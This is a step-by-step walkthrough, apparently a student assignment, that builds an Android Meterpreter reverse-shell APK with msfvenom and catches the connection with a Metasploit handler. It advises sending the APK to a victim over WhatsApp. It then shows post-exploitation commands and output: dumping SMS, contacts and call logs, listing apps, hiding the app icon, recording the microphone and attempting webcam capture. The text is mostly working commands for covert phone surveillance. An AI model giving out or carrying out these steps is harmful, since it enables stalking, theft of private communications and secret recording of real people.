Write **ifconfig** to check attacker's machine's IPv4 address.

Create an APK using the command highlighted below.

```
File  Actions  Edit  View  Help

┌──(crackexe㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.137.89  netmask 255.255.255.0  broadcast 192.168.137.255
        inet6 fe80::a00:27ff:feeb:fe14  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:eb:fe:14  txqueuelen 1000  (Ethernet)
        RX packets 36599  bytes 42120413 (40.1 MiB)
        RX errors 0  dropped 25  overruns 0  frame 0
        TX packets 21968  bytes 3283928 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2152  bytes 349067 (340.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2152  bytes 349067 (340.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(crackexe㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.137.89 LPORT=4444 R > Afnan1.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10234 bytes
```

Open Metasploit framework Console by writing **msfconsole in terminal.**

```
File  Actions  Edit  View  Help

┌──(crackexe㉿kali)-[~]
└─$ msfconsole



 ┌─────────────────────────────────────────────────┐
 │         METASPLOIT CYBER MISSILE COMMAND V5      │
 └─────────────────────────────────────────────────┘
                  \                  /              x
           .                /       +
                 +                         .
        *
   X                                             X
                                        ###
                                       # % #
                                        ###
         .                    .    *          .
              *
       +

####       _   _   _      #######     _   _   _     ####
####     / \ / \ / \      ##########  / \ / \ / \   ####
######################################################################
######################################################################
# WAVE 5 ######## SCORE 31337 ######################## HIGH FFFFFFFF #
```

Write **use multi/handler** msfconsole.

Write **set payload android/meterpreter/reverse_tcp** to set the payload to the meterpreter.

Set local host ip address of reverse_tcp by writing **set lhost 192.168.x.x (your Ipv4 address)**

Set local host port of reverse_tcp by writing **set lport 4444** (4444 is the port of TCP, that's why we used it)

Start exploiting by writing the **exploit** command.

The connection would establish when the victim clicks/opens that apk file that we sent (we can use any medium to send that apk file, in my case I sent the apk file through whatsapp).

Write **sysinfo** to get the details of the connection.

Now, use **dump_sms** and **dump_contacts, dump_calllog** to extract the messages, call logs and contacts from the victim's device. In my case, they can't be extracted because my android phone doesn't gave the permissions. On old androids, it would be done.

Write **app_list** to show details of the apps installed on that device.

Proof of my above statement:

```
Uicc2TerminalService               org.simalliance.openmobileapi.uicc2terminal   false   true
Update Service                     com.nearme.romupdate                          false   true
User Dictionary                    com.android.providers.userdictionary          false   true
User Experience Program            com.nearme.statistics.rom                     false   true
User Guide                         com.oppo.operationManual                      false   true
Video (player)                     com.coloros.video                             false   true
VpnDialogs                         com.android.vpndialogs                        false   true
Wallpapers                         com.coloros.wallpapers                        false   true
Weather Service                    com.coloros.weather.service                   false   true
WhatsApp                           com.whatsapp                                  false   false
WhatsApp◆◆Business                 com.whatsapp.w4b                              false   false
WifiBackupRestore                  com.coloros.wifibackuprestore                 false   true
Wireless settings                  com.coloros.wirelesssettings                  false   true
Work profile setup                 com.android.managedprovisioning               false   true
YGPS                               com.mediatek.ygps                             false   true
YouTube                            com.google.android.youtube                    false   true
com.android.carrierconfig          com.android.carrierconfig                     false   true
com.android.cts.ctsshim            com.android.cts.ctsshim                       false   true
com.android.cts.priv.ctsshim       com.android.cts.priv.ctsshim                  false   true
com.android.providers.partnerbookmarks  com.android.providers.partnerbookmarks   false   true
com.android.sharedstoragebackup    com.android.sharedstoragebackup               false   true
com.android.smspush                com.android.smspush                           false   true
com.android.wallpaperbackup        com.android.wallpaperbackup                   false   true
com.mediatek                       com.mediatek                                  false   true
com.mediatek.ims.ImsApp            com.mediatek.ims                              false   true
com.mediatek.wfo.impl.WfoApp       com.mediatek.wfo.impl                         false   true
com.nearme.deamon                  com.nearme.deamon                             false   true
com.oppo.oppopowermonitor          com.oppo.oppopowermonitor                     false   true
com.oppo.partnerbrowsercustomizations  com.oppo.partnerbrowsercustomizations    false   true
com.supercell.clashofclans.overlay com.supercell.clashofclans.overlay            false   true
eSETerminalService                 org.simalliance.openmobileapi.eseterminal     false   true

meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter >
```

Use the below highlighted commands to get more information and access to the mic and camera.

```
meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter > hide_app_icon
[*] Activity MainActivity was hidden
meterpreter > dump_contacts
[-] android_dump_contacts: Operation failed: 1
meterpreter > record_mic -d 15 -f sound.wav -p false
[*] Starting ...
[*] Stopped
Audio saved to: /home/crackexe/sound.wav
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > localtime
Local Date/Time: 2024-02-18 19:29:10 GMT+05:00 (UTC+0500)
meterpreter > ps

Process List
============


PID     Name  User

20756   sh    u0_a166
20758   ps    u0_a166

meterpreter > dump_sms
```

You can send a message from the victim's phone to anyone using the highlighted command below.

Files related to the assignment.